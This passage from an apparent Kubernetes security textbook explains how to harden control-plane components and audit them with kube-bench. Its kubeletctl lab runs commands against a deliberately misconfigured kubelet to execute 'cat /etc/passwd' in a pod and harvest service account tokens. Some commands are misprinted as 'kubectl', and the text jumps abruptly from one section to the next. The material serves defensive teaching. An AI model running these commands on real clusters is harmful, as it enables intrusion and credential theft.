- **Disable profiling:** Enabling profiling using `--profiling` exposes unnecessary system and program details. Unless you are experiencing performance issues, disable profiling by setting `--profiling=false`. Attackers with access to these endpoints can gather sensitive information about the internal workings of kube-apiserver, such as stack traces and memory usage, potentially leveraging it in an exploit. Also, if vulnerabilities exist in these endpoints, they could be exploited by attackers. The default is set to true.
- **Use AlwaysPullImages:** The AlwaysPullImages admission control ensures that images on the nodes cannot be used without the correct credentials. This prevents malicious Pods from spinning up containers for images that already exist on the node. It is both types, *mutating* (because it modifies every new Pod to set the image pull policy to Always) and *validating*.
- **Enable auditing:** Auditing is enabled by default in kube-apiserver. Ensure that `--audit-log-path` is set to a file in a secure location (centralized and tamper-proof). Additionally, ensure that the `maxage`, `maxsize`, and `maxbackup` parameters for auditing are set to meet compliance expectations. Be aware of the size of such logs and where to store them.
- **Disable AlwaysAllow authorization:** Authorization mode ensures that requests from users with correct privileges are parsed by the API server. Do not use AlwaysAllow with `--authorization-mode`. The default setting or flag on kube-apiserver is AlwaysAllow if `--authorization-config` is not used.
- **Enable RBAC authorization:** RBAC is the recommended authorization mode for the API server. The ease of use and easy updates to RBAC roles and role bindings make RBAC suitable for environments that scale often. The same as in the preceding option (`--authorization-mode`), it is set to AlwaysAllow if `--authorization-config` is not used.
- **Ensure requests to kubelet use valid certificates:** By default, kube-apiserver uses HTTPS for requests to kubelet. Enabling `--kubelet-certificate-authority`, `--kubelet-client-key`, and `--kubelet-client-certificate` ensures that the communication uses valid HTTPS certificates.
- **Enable service-account-lookup:** In addition to ensuring that the service account token is valid, kube-apiserver should also verify that the token is present in etcd. Ensure that `--service-account-lookup` is not set to false. The default is set to true. Suppose a user tries to create a Pod and references a service account, `my-service-account`, that does not exist in the specified namespace. With `--service-account-lookup=true`, the API server will reject the Pod creation with an error indicating that the specified service account does not exist.

- **Use a service account key file:** The use of `--service-account-key-file` enables the rotation of keys for service accounts. If this is not specified, kube-apiserver uses the private key from the TLS certificates to sign the service account tokens.
- **Enable authorized requests to etcd:** `--etcd-certfile` and `--etcd-keyfile` can be used to identify requests to etcd. This ensures that any unidentified requests can be rejected by etcd.
- **Do not disable the ServiceAccount admission controller:** This admission control automates service accounts. Enabling ServiceAccount ensures that the custom ServiceAccount with restricted permissions can be used with different Kubernetes objects.
- **Do not use self-signed certificates for requests:** If HTTPS is enabled for kube-apiserver, `--tls-cert-file` and a `--tls-private-key-file` should be provided to ensure that self-signed certificates are not used.
- **Secure connections to etcd:** Setting `--etcd-cafile` allows kube-apiserver to verify itself to etcd over **Secure Sockets Layer (SSL)** using a certificate file.
- **Use secure TLS connections:** Set `--tls-cipher-suites` to strong ciphers only. `--tls-min-version` is used to set the minimum-supported TLS version. TLS 1.3 is the recommended minimum version.

An example kube-apiserver configuration obtained from a cluster using version 1.30 looks like this:

```
root      102151  5.4 15.3 1542084 300628 ?      Ssl  15:08   3:36 kube-
apiserver --advertise-address=172.31.10.106 --allow-privileged=true
--authorization-mode=Node,RBAC --audit-policy-file=/auditing/audit-
policy.yaml --audit-log-path=/auditing/k8s-audit.log --client-ca-file=/
etc/kubernetes/pki/ca.crt --enable-admission-plugins=NodeRestriction
--enable-bootstrap-token-auth=true --etcd-cafile=/etc/kubernetes/
pki/etcd/ca.crt --etcd-certfile=/etc/kubernetes/pki/apiserver-etcd-
client.crt --etcd-keyfile=/etc/kubernetes/pki/apiserver-etcd-client.
key --etcd-servers=https://127.0.0.1:2379 --kubelet-client-certificate=/
etc/kubernetes/pki/apiserver-kubelet-client.crt --kubelet-client-key=/
etc/kubernetes/pki/apiserver-kubelet-client.key --kubelet-preferred-
address-types=InternalIP,ExternalIP,Hostname --proxy-client-cert-file=/
etc/kubernetes/pki/front-proxy-client.crt --proxy-client-key-file=/etc/
kubernetes/pki/front-proxy-client.key --requestheader-allowed-names=front-
proxy-client --requestheader-client-ca-file=/etc/kubernetes/pki/
front-proxy-ca.crt --requestheader-extra-headers-prefix=X-Remote-Extra-
--requestheader-group-headers=X-Remote-Group --requestheader-username-
headers=X-Remote-User --secure-port=6443 --service-account-issuer=https://
kubernetes.default.svc.cluster.local --service-account-key-file=/etc/
```

```
kubernetes/pki/sa.pub --service-account-signing-key-file=/etc/kubernetes/
pki/sa.key --service-cluster-ip-range=10.96.0.0/12 --tls-cert-file=/etc/
kubernetes/pki/apiserver.crt --tls-private-key-file=/etc/kubernetes/pki/
apiserver.key
```

As you can see, kube-apiserver does not follow all security best practices by default. For example, `--allow-privileged` is set to true, and strong cipher suites and the TLS minimum version are not set by default. It's the responsibility of the cluster administrator to ensure that the API server is securely configured.

Here are some examples of **real-world attack scenarios** where an insecure kube-apiserver might lead to a compromise and consequences:

- **Unauthenticated access to the API server:** Attackers use clusters exposed to the internet without authentication to run cryptocurrency miners
- **Exploitation of kube-apiserver vulnerabilities:** Attackers can use known vulnerabilities to execute commands on cluster nodes by impersonating high-privilege users
- **Improper and insecure configuration:** In clusters configured without proper certificate validation, attackers can exploit insecure communication to intercept and modify API calls

Securing kubelet

kubelet is the node agent for Kubernetes. It manages the life cycle of objects within the Kubernetes cluster and ensures that the objects are in a healthy state on the node.

To secure kubelet, you should do the following:

- **Disable anonymous authentication:** If anonymous authentication is enabled, requests that are rejected by other authentication methods are treated as anonymous. Ensure that `--anonymous-auth=false` is set for each instance of kubelet.
- Leaving anonymous authentication enabled for kubelet means that anyone who can access the kubelet's API can interact with it without requiring authentication, potentially leading to severe security consequences, such as enumerating Pod configurations to look for applications that store sensitive data or configuration secrets in environment variables or files.
- **Set the authorization mode:** The authorization mode for kubelet is set using config files. A config file is specified using the `--config` parameter. Ensure that the authorization mode does not have `AlwaysAllow` in the list.

- **Rotate kubelet certificates:** kubelet certificates can be rotated using a `RotateCertificates` configuration in the kubelet configuration file. This should be used in conjunction with `RotateKubeletServerCertificate` to auto-request the rotation of server certificates. It is critical to properly manage the lifecycle and rotation of certificates to prevent them from becoming outdated. Failure to do so can result in systems that rely on these certificates, such as HTTPS, mTLS, or API integrations, being unable to establish secure connections, leading to service disruptions or outages. Expired certificates may also trigger browser security warnings, which can lose user trust and damage your organization's reputation. Additionally, certificates should have limited lifespans to reduce security risks and comply with best practices.
- **Provide a Certificate Authority (CA) bundle:** A CA bundle is used by kubelet to verify client certificates and to ensure that kubelet only communicates with trusted clients to prevent attacks such as **man-in-the-middle (MITM)** attacks. This can be set using the `ClientCAFile` parameter in the config file.
- **Disable the read-only port:** The read-only port is disabled for kubelet by default and should be kept disabled. The read-only port is served with no authentication or authorization, meaning *anyone with network access* to the node can query it without restriction. The default is set to 0.
- **Enable the NodeRestriction admission controller:** The `NodeRestriction` admission controller only allows kubelet to modify the node and Pod objects on the node it is bound to. This way, an attacker who compromises a kubelet on one node would not be able to tamper with other nodes in the cluster.
- **Restrict access to the kubelet API:** Only the `kube-apiserver` component interacts with the kubelet API. If you try to communicate with the kubelet API on the node, it is forbidden. This is ensured by using RBAC for kubelet.

The following configuration file is a default configuration for kubelet installed by kubeadm:

```
apiVersion: kubelet.config.k8s.io/v1beta1
authentication:
  anonymous:
    enabled: false
  webhook:
    cacheTTL: 0s
    enabled: true
  x509:
```

```
    clientCAFile: /etc/kubernetes/pki/ca.crt
  authorization:
    mode: Webhook
    webhook:
      cacheAuthorizedTTL: 0s
      cacheUnauthorizedTTL: 0s
  cgroupDriver: systemd
  clusterDNS:
  - 10.96.0.10
  clusterDomain: cluster.local
  containerRuntimeEndpoint: ""
  cpuManagerReconcilePeriod: 0s
  evictionPressureTransitionPeriod: 0s
  fileCheckFrequency: 0s
  healthzBindAddress: 127.0.0.1
  healthzPort: 10248
  httpCheckFrequency: 0s
  imageMaximumGCAge: 0s
  imageMinimumGCAge: 0s
  kind: KubeletConfiguration
  logging:
    flushFrequency: 0
    options:
      json:
        infoBufferSize: "0"
      text:
        infoBufferSize: "0"
    verbosity: 0
  memorySwap: {}
  nodeStatusReportFrequency: 0s
  nodeStatusUpdateFrequency: 0s
  resolvConf: /run/systemd/resolve/resolv.conf
  rotateCertificates: true
  runtimeRequestTimeout: 0s
  shutdownGracePeriod: 0s
  shutdownGracePeriodCriticalPods: 0s
  staticPodPath: /etc/kubernetes/manifests
  streamingConnectionIdleTimeout: 0s
```

```
syncFrequency: 0s
volumeStatsAggPeriod: 0s
```

The following are examples of **real-world attack scenarios** where an insecure kubelet might lead to a compromise and consequences:

- **The kubelet API is exposed without authentication:** An attacker accesses the API and uses it to list running Pods, execute commands in containerized workloads, or retrieve sensitive environment variables
- **kubelet is misconfigured to allow overly permissive Pod security settings:** An attacker deploys a Pod or compromises an existing one to escape its container runtime and execute commands on the host node

You have learned about all the configuration options for kubelet. Next, we will talk about an open source tool named kubeletctl.

Introduction to kubeletctl

As discussed in *Chapter 1, Kubernetes Architecture*, the kubelet is an agent that runs on every worker node within the cluster. Its main function is to ensure that containers running within a Pod are healthy.

Figure 6.1 illustrates the kubelet agent on every node within the cluster:




Figure 6.1 – Kubelet agents on every node

Figure 6.1 shows how the Kubernetes **API server** interacts with the kubelet agent to ensure that containers are healthy and running appropriately on the node.

By default, the kubelet listens on port **10250/TCP**. To communicate directly with the kubelet, there is no need to interact with the kube-apiserver API.

Fortunately, kubelet anonymous authentication is disabled by default in modern configurations, however, there may still be some older, misconfigured clusters that allow anonymous authentication. When you turn on this setting, any requests that are not denied by other authentication methods will be considered anonymous.

The kubelet server will then handle these anonymous requests, which could potentially expose it to security risks.

Unfortunately, the Kubernetes website provides limited documentation on the kubelet API and its other undocumented APIs. **CyberArk** [2], an Israeli cybersecurity company, has created an open source tool named **kubeletctl** [3] that implements all the kubelet APIs, making it simpler to run commands compared to using `curl`.

In the following practical exercise, you will learn how to use `kubeletctl` to detect a misconfigured and anonymous cluster and explore the potential actions an attacker could take.

Installing the tool is very straightforward. Just follow the GitHub repo [3]. Once it is installed, simulate a vulnerable and anonymous kubelet cluster for our tests. The following is a snippet of the kubelet config file:

```
ubuntu@ip-172-31-10-106:~$ cat /var/lib/kubelet/config.yaml
apiVersion: kubelet.config.k8s.io/v1beta1
authentication:
  anonymous:
    enabled: true
  webhook:
    cacheTTL: 0s
    enabled: true
  x509:
    clientCAFile: /etc/kubernetes/pki/ca.crt
authorization:
```

```
mode: AlwaysAllow
webhook:
  cacheAuthorizedTTL: 0s
  cacheUnauthorizedTTL: 0s
```

When you examine or focus on the **authentication** and **authorization** sections at the very beginning of the file, you will notice the following two parameters:

Anonymous enabled: true and authorization mode are set to AlwaysAllow.

These two settings, when combined, can make any cluster vulnerable to attackers. In this scenario, we will leverage this vulnerability for testing purposes.

Let's run the tool and scan the server IP address to determine whether it is vulnerable using the following:

```
kubeletctl scan --server 172.31.10.106 -i
```

Figure 6.2 shows the output:

```
ubuntu@ip-172-31-10-106:~$ kubeletctl scan --server 172.31.10.106 -i
```

Nodes with opened Kubelet API	
	NODE IP
1	172.31.10.106

```
ubuntu@ip-172-31-10-106:~$
```

Figure 6.2 – Scanning a misconfigured kubelet

It appears that our server has been detected as vulnerable. Next, we will list all the Pods running on the cluster:

```
kubeletctl pods --server 172.31.10.106 -i
```


Figure 6.3 shows the output of the preceding command. You can see how all the Pods are listed from a given cluster:

```
ubuntu@ip-172-31-10-106:~$ kubectl pods --server 172.31.10.106 -i
```

Pods from Kubelet			
	POD	NAMESPACE	CONTAINERS
1	fixed-monitor	default	fixed-monitor
2	teckbootcamps-pod	default	teckbootcamps-container
3	ingress-nginx-controller-b5f8c7c-6q7hf	ingress-nginx	controller
4	ingress-nginx-controller-b5f8c7c-p75sn	ingress-nginx	controller
5	ingress-nginx-controller-b5f8c7c-r5ks6	ingress-nginx	controller
6	etcd-ip-172-31-10-106	kube-system	etcd
7	ingress-nginx-controller-b5f8c7c-tjpbv	ingress-nginx	controller
8	ingress-nginx-controller-b5f8c7c-5mhfc	ingress-nginx	controller

Figure 6.3 – Running kubectl to list all the Pods on the node

This information is certainly valuable for further exploring potential actions to compromise the cluster. We will now scan for Pods that might be vulnerable to **remote code execution (RCE)**, allowing us to run arbitrary commands on them:

```
kubectl scan rce --server 172.31.10.106 -i
```

In the output shown in Figure 6.4, you can see a list of Pods that are vulnerable to remote code execution:

```
ubuntu@ip-172-31-10-106:~$ kubectl scan rce --server 172.31.10.106 -i
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	172.31.10.106	ingress-nginx-controller-b5f8c7c-n5pwr	ingress-nginx	controller	-
2		ingress-nginx-controller-b5f8c7c-d6z9r	ingress-nginx	controller	-
3		ingress-nginx-admission-patch-tvd86	ingress-nginx	patch	-
4		cilium-operator-65496b9554-slbnj	kube-system	cilium-operator	-
5		ingress-nginx-controller-b5f8c7c-6nlrm	ingress-nginx	controller	-
6		ingress-nginx-controller-b5f8c7c-gxbpr	ingress-nginx	controller	-
7		ingress-nginx-controller-b5f8c7c-kdv88	ingress-nginx	controller	-
8		ingress-nginx-controller-b5f8c7c-2x9f5	ingress-nginx	controller	-
9		ingress-nginx-controller-b5f8c7c-6q7hf	ingress-nginx	controller	-
10		ingress-nginx-controller-b5f8c7c-p75sn	ingress-nginx	controller	-
11		ingress-nginx-controller-b5f8c7c-r5ks6	ingress-nginx	controller	-
12		fixed-monitor	default	fixed-monitor	+
13		teckbootcamps-pod	default	teckbootcamps-container	+
14		ingress-nginx-controller-b5f8c7c-5mhfc	ingress-nginx	controller	-
15		ingress-nginx-controller-b5f8c7c-7wjrxj	ingress-nginx	controller	-
16		etcd-ip-172-31-10-106	kube-system	etcd	-

Figure 6.4 – Discovering Pods vulnerable to RCE

Notice the column on the right side labeled RCE. A plus sign (+) in this column indicates that the Pod is vulnerable to remote code execution.

Let's attempt to run a command on one of these vulnerable Pods. You will need the container name, Pod name, and namespace, all of which are listed in the preceding image. In this example, we will list the contents of the `/etc/passwd` file from a container and the Pod named `fixed-monitor`:

```
kubectl exec "cat /etc/passwd" -p fixed-monitor -c fixed-monitor -n
default --server 172.31.10.106 -i
```

Notice in the following screenshot how you can list the password file of any Pod.

```
ubuntu@ip-172-31-10-106:~$ kubectl exec "cat /etc/passwd" -p fixed-monitor -c fixed-monitor -n default --server 172.31.10.106 -i
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/false
bin:x:2:2:bin:/bin:/bin/false
sys:x:3:3:sys:/dev:/bin/false
sync:x:4:100:sync:/bin:/bin/sync
mail:x:8:8:mail:/var/spool/mail:/bin/false
www-data:x:33:33:www-data:/var/www:/bin/false
operator:x:37:37:Operator:/var:/bin/false
nobody:x:65534:65534:nobody:/home:/bin/false
ubuntu@ip-172-31-10-106:~$
```

Figure 6.5 – Running a command on a remote container

Finally, let's retrieve the service account tokens from all Pods:

```
kubectl scan token --server 172.31.10.106 -i
```


- **Use valid certificates:** `--client-cert-auth` ensures that communication from clients is made using valid certificates, and setting `--auto-tls` to `false` ensures that self-signed certificates are not used.
- **Encrypt data at rest:** `--encryption-provider-config` is passed to the API server to ensure that data is encrypted at rest in etcd.

The etcd configuration looks like the following:

```
ubuntu@ip-172-31-10-106:~$ ps aux | grep etcd
root      5112  2.0  3.0 11223044 60340 ?        Ssl  Jul21 187:34
etcd --advertise-client-urls=https://172.31.10.106:2379 --cert-
file=/etc/kubernetes/pki/etcd/server.crt --client-cert-auth=true
--data-dir=/var/lib/etcd --experimental-initial-corrupt-check=true
--experimental-watch-progress-notify-interval=5s --initial-advertise-
peer-urls=https://172.31.10.106:2380 --initial-cluster=ip-172-31-10-
106=https://172.31.10.106:2380 --key-file=/etc/kubernetes/pki/etcd/server.
key --listen-client-urls=https://127.0.0.1:2379,https://172.31.10.106:2379
--listen-metrics-urls=http://127.0.0.1:2381 --listen-peer-
urls=https://172.31.10.106:2380 --name=ip-172-31-10-106 --peer-cert-file=/
etc/kubernetes/pki/etcd/peer.crt --peer-client-cert-auth=true --peer-
key-file=/etc/kubernetes/pki/etcd/peer.key --peer-trusted-ca-file=/etc/
kubernetes/pki/etcd/ca.crt --snapshot-count=10000 --trusted-ca-file=/etc/
kubernetes/pki/etcd/ca.crt
root      119597  5.1 15.5 1611380 303516 ?        Ssl  13:26 23:32 kube-
apiserver --advertise-address=172.31.10.106 --allow-privileged=true
--authorization-mode=Node,RBAC --audit-policy-file=/auditing/audit-
policy.yaml --audit-log-path=/auditing/k8s-audit.log --client-ca-file=/
etc/kubernetes/pki/ca.crt --enable-admission-plugins=NodeRestriction
--enable-bootstrap-token-auth=true --etcd-cafile=/etc/kubernetes/
pki/etcd/ca.crt --etcd-certfile=/etc/kubernetes/pki/apiserver-etcd-
client.crt --etcd-keyfile=/etc/kubernetes/pki/apiserver-etcd-client.
key --etcd-servers=https://127.0.0.1:2379 --kubelet-client-certificate=/
etc/kubernetes/pki/apiserver-kubelet-client.crt --kubelet-client-key=/
etc/kubernetes/pki/apiserver-kubelet-client.key --kubelet-preferred-
address-types=InternalIP,ExternalIP,Hostname --proxy-client-cert-file=/
etc/kubernetes/pki/front-proxy-client.crt --proxy-client-key-file=/etc/
kubernetes/pki/front-proxy-client.key --requestheader-allowed-names=front-
proxy-client --requestheader-client-ca-file=/etc/kubernetes/pki/
front-proxy-ca.crt --requestheader-extra-headers-prefix=X-Remote-Extra-
--requestheader-group-headers=X-Remote-Group --requestheader-username-
headers=X-Remote-User --secure-port=6443 --service-account-issuer=https://
```

```
kubernetes.default.svc.cluster.local --service-account-key-file=/etc/
kubernetes/pki/sa.pub --service-account-signing-key-file=/etc/kubernetes/
pki/sa.key --service-cluster-ip-range=10.96.0.0/12 --tls-cert-file=/etc/
kubernetes/pki/apiserver.crt --tls-private-key-file=/etc/kubernetes/pki/
apiserver.key
```

etcd stores the sensitive data of a Kubernetes cluster, such as private keys and secrets. Compromising etcd means compromising all the api-server components. Cluster administrators should pay special attention when setting up etcd.

Next, we'll look at kube-scheduler.

Securing kube-scheduler

As we have already discussed, in *Chapter 1, Kubernetes Architecture*, kube-scheduler is responsible for assigning the most appropriate node for a Pod to run. Once the Pod is assigned to a node, the kubelet executes the Pod. kube-scheduler first filters the set of nodes on which the Pod can run, then, based on the scoring of each node, it assigns the Pod to the filtered node with the highest score. Compromise of the kube-scheduler component impacts the performance and availability of the Pods in the cluster.

To secure kube-scheduler [4], you should do the following:

- **Disable profiling:** Profiling of kube-scheduler exposes system details. Setting `--profiling` to false reduces the attack surface. Profiling endpoints provide detailed runtime data such as memory allocation or CPU usage. With that information, an attacker could use this data to understand our application behavior and identify potential vulnerabilities or misconfigurations.
- **Disable external connections to kube-scheduler:** External connections should be disabled for kube-scheduler. `AllowExtTrafficLocalEndpoints` is set to true, enabling external connections to kube-scheduler. This feature ensures that external traffic directed at a Service is routed only to the local endpoints (Pods running on the same node) without proxying to other nodes. By default, the kube-scheduler API is bound to internal interfaces, meaning it listens only on the node's loopback (127.0.0.1) or private network interfaces. This is a security feature to ensure that the scheduler's APIs, such as its health check and metrics endpoints, are not exposed to external networks. Ensure that this feature is disabled using `--feature-gates`.

- **Enable AppArmor:** By default, AppArmor is enabled for kube-scheduler. With this feature enabled, it limits the potential impact of vulnerabilities in kube-scheduler by restricting filesystem, network, and process capabilities. It also allows you to restrict access to sensitive files or system resources to prevent unauthorized behavior, such as executing unexpected binaries or modifying critical files. Ensure that AppArmor is not disabled for kube-scheduler.

The following shows a typical kube-scheduler configuration:

```
root      118450  0.2  1.8 1285228 35296 ?        Ssl  13:26   1:22
kube-scheduler --authentication-kubeconfig=/etc/kubernetes/scheduler.
conf --authorization-kubeconfig=/etc/kubernetes/scheduler.conf --bind-
address=127.0.0.1 --kubeconfig=/etc/kubernetes/scheduler.conf --leader-
elect=true
```

Next, we will introduce kube-controller-manager and how to secure it.

Securing kube-controller-manager

kube-controller-manager [5] manages the control loop for the cluster. It monitors the cluster for changes through the API server and aims to move the cluster from the current state to the desired state. Multiple controller managers are shipped by default with kube-controller-manager, such as a replication controller and a namespace controller. A compromise of kube-controller-manager can result in updates to the cluster being rejected.

To secure kube-controller-manager, you should use `--use-service-account-credentials`, which, when used with RBAC, ensures that control loops run with minimum privileges. It is important to ensure that kube-controller-manager communicates securely with the Kubernetes API server using TLS. Additionally, fine-grained permissions can be configured for controllers using RBAC, ensuring they only access the resources they are authorized to.

The following shows a configuration of kube-controller-manager:

```
root      118370  1.4  3.7 1334408 73328 ?        Ssl  13:26   6:59 kube-
controller-manager --authentication-kubeconfig=/etc/kubernetes/controller-
manager.conf --authorization-kubeconfig=/etc/kubernetes/controller-
manager.conf --bind-address=127.0.0.1 --client-ca-file=/etc/kubernetes/
pki/ca.crt --cluster-name=kubernetes --cluster-signing-cert-file=/etc/
kubernetes/pki/ca.crt --cluster-signing-key-file=/etc/kubernetes/pki/
ca.key --controllers=*,bootstrapsigner,tokencleaner --kubeconfig=/etc/
kubernetes/controller-manager.conf --leader-elect=true --requestheader-
client-ca-file=/etc/kubernetes/pki/front-proxy-ca.crt --root-ca-file=/etc/
```

```
kubernetes/pki/ca.crt --service-account-private-key-file=/etc/kubernetes/
pki/sa.key --use-service-account-credentials=true
```

Proper monitoring of the controller manager is essential to ensure the overall health and smooth operation of your Kubernetes cluster. The metrics endpoint is exposed on port 10257 for every kube-controller-manager Pod running in the cluster.

However, as shown in the previous output, the `--bind-address=127.0.0.1` parameter restricts access to the metrics endpoint, allowing only Pods within the host network to reach it: `https://127.0.0.1:10257/metrics`. This configuration is typically seen in installations using kubeadm, as illustrated in the example.

Next, let's talk about securing CoreDNS.

Securing CoreDNS

CoreDNS [6] is the default DNS of Kubernetes and is open source. Like Kubernetes, the CoreDNS project is hosted by the CNCF [7]. You can use CoreDNS instead of the old and deprecated kube-dns. If you are using kubeadm to deploy a cluster, that will come with CoreDNS.

As of the time of writing, the latest version is the **CoreDNS-1.12.1** release.

To edit the configuration of CoreDNS, we run the following command:

```
kubectl-n kube-system edit configmap coredns
apiVersion: v1
data:
  Corefile: |
    .:53 {
      errors
      health {
        lameduck 5s
      }
      ready
      kubernetes cluster.local in-addr.arpa ip6.arpa {
        pods insecure
        fallthrough in-addr.arpa ip6.arpa
        ttl 30
      }
      prometheus :9153
      forward . /etc/resolv.conf {
```

```
        max_concurrent 1000
      }
      cache 30
      loop
      reload
      loadbalance
    }
  kind: ConfigMap
  metadata:
    creationTimestamp: "2024-07-21T15:20:16Z"
    name: coredns
    namespace: kube-system
    resourceVersion: "257"
    uid: 80f497dc-10cb-4aa1-975d-8c6ed48e1cd9
```

The following output is from the coreDNS service:

```
apiVersion: v1
kind: Service
metadata:
  annotations:
    prometheus.io/port: "9153"
    prometheus.io/scrape: "true"
  creationTimestamp: "2024-07-21T15:20:16Z"
  labels:
    k8s-app: kube-dns
    kubernetes.io/cluster-service: "true"
    kubernetes.io/name: CoreDNS
  name: kube-dns
  namespace: kube-system
  resourceVersion: "263"
  uid: fb8957db-ffa7-4723-a3b4-6c4d3ae88351
spec:
  clusterIP: 10.96.0.10
  clusterIPs:
    - 10.96.0.10
  internalTrafficPolicy: Cluster
  ipFamilies:
    - IPv4
```



```
ipFamilyPolicy: SingleStack
ports:
- name: dns
  port: 53
  protocol: UDP
  targetPort: 53
- name: dns-tcp
  port: 53
  protocol: TCP
  targetPort: 53
- name: metrics
  port: 9153
  protocol: TCP
  targetPort: 9153
selector:
  k8s-app: kube-dns
sessionAffinity: None
type: ClusterIP
status:
  loadBalancer: {}
```

We can see many references to kube-dns from the precedence YAML file, and this is for backward compatibility of the workload still relaying on the old, legacy kube-dns.

To secure CoreDNS, do the following:

- **Ensure that the health plugin [8] is not disabled:** The health plugin monitors the status of CoreDNS. It is used to confirm whether CoreDNS is up and running. It is enabled by adding health to the list of plugins to be enabled in Corefile. When CoreDNS is up and running, this returns a 200 OK HTTP status code. Health is exported, by default, on port **8080/health**.
- **Enable DNSSEC support:** DNSSEC enhances DNS security by verifying the authenticity of DNS responses, thereby mitigating the risks of spoofing and data manipulation.
- **Leverage DoT (DNS over TLS) and DoH (DNS over HTTPS) protocols:** If confidentiality is a must for your organization. These protocols enhance the confidentiality and integrity of DNS transactions.

Next, we'll talk about a tool that helps cluster administrators monitor the security posture of cluster components.

Benchmarking a cluster's security configuration

The **Center for Internet Security (CIS)** released a benchmark of Kubernetes that can be used by cluster administrators to ensure that the cluster follows the recommended security configuration. The published Kubernetes benchmark is more than 200 pages.

`kube-bench` [9] is an automated tool written in Go and published by Aqua Security that runs tests documented in the CIS benchmark. The tests are written in **YAML Ain't Markup Language (YAML)**, making it easy to evolve.

`kube-bench` can be run on a node directly using the `kube-bench` binary, using the following:

```
kube-bench run --benchmark cis-1.5 -json -outputfile compliance_output.json
```

The preceding command has some optional flags as parameters, for instance, `--benchmark` will run a particular CIS template, but if this is omitted, it will try to auto-detect it. The `outputfile` and format of the log is also optional. You may run the tool first with `--help` to see all available options.

For this example, we run it with no options. The following is a small sample of the output from the tool:

```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 Master Node Configuration Files
[PASS] 1.1.1 Ensure that the API server pod specification file permissions
are set to 644 or more restrictive (Automated)
[PASS] 1.1.2 Ensure that the API server pod specification file ownership
is set to root:root (Automated)
[PASS] 1.1.3 Ensure that the controller manager pod specification file
permissions are set to 644 or more restrictive (Automated)
[PASS] 1.1.4 Ensure that the controller manager pod specification file
ownership is set to root:root (Automated)
[PASS] 1.1.5 Ensure that the scheduler pod specification file permissions
are set to 644 or more restrictive (Automated)
[PASS] 1.1.6 Ensure that the scheduler pod specification file ownership is
set to root:root (Automated)
[PASS] 1.1.7 Ensure that the etcd pod specification file permissions are
set to 644 or more restrictive (Automated)
[PASS] 1.1.8 Ensure that the etcd pod specification file ownership is set
```

```
to root:root (Automated)
[WARN] 1.1.9 Ensure that the Container Network Interface file permissions
are set to 644 or more restrictive (Manual)
[WARN] 1.1.10 Ensure that the Container Network Interface file ownership
is set to root:root (Manual)
```

For clusters hosted on GKE, EKS, and AKS, kube-bench is run as a Pod. Once the Pod finishes running, you can look at the logs to see the results, as illustrated in the following block:

```
$ kubectl apply -f job-gke.yaml
$ kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
kube-bench-2plpm    0/1     Completed 0           5m20s
$ kubectl logs kube-bench-2plpm
[INFO] 4 Worker Node Security Configuration
[INFO] 4.1 Worker Node Configuration Files
[WARN] 4.1.1 Ensure that the kubelet service file permissions are set to
644 or more restrictive (Not Scored)
[WARN] 4.1.2 Ensure that the kubelet service file ownership is set to
root:root (Not Scored)
[PASS] 4.1.3 Ensure that the proxy kubeconfig file permissions are set to
644 or more restrictive (Scored)
[PASS] 4.1.4 Ensure that the proxy kubeconfig file ownership is set to
root:root (Scored)
[WARN] 4.1.5 Ensure that the kubelet.conf file permissions are set to 644
or more restrictive (Not Scored)
[WARN] 4.1.6 Ensure that the kubelet.conf file ownership is set to
root:root (Not Scored)
[WARN] 4.1.7 Ensure that the certificate authorities file permissions are
set to 644 or more restrictive (Not Scored)
.....
== Summary ==
0 checks PASS
0 checks FAIL
37 checks WARN
0 checks INFO
```

It is important to investigate the checks that have a FAIL status. You should aim to have zero checks that fail. If this is not possible for any reason, you should have a risk mitigation plan in place for the failed check.

kube-bench is a helpful tool for monitoring cluster components that follow security best practices. It is recommended to add/modify kube-bench rules to suit your environment. Most developers run kube-bench while starting a new cluster, but it's important to run it regularly to monitor that the cluster components are secure.

Summary

In this chapter, you reviewed different security-sensitive configurations for each master and node component: kube-apiserver, kube-scheduler, kube-controller-manager, kubelet, CoreDNS, and etcd. You learned how each component can be secured. By default, components might not follow all the security best practices, so it is the responsibility of the cluster administrators to ensure that the components are secure. You also examined an open source tool, kubeletctl, and how it can detect misconfigured kubelet endpoints and take actions on them. Finally, you learned about kube-bench, which can be used to understand the security baseline for your running cluster.

It is important to understand these configurations and ensure that the components follow the given checklists to reduce the chance of a compromise.

In *Chapter 7, Authentication, Authorization, and Admission Control*, you will go through authentication and authorization mechanisms in Kubernetes. We briefly talked about some admission controllers in this chapter. We'll dive deep into different admission controllers and, finally, talk about how they can be leveraged to provide finer-grained access control.

Further reading

- [1] Kubernetes kube-apiserver flags (<https://kubernetes.io/docs/reference/command-line-tools-reference/kube-apiserver/>)
- [2] CyberArk company website (<https://www.cyberark.com/>)
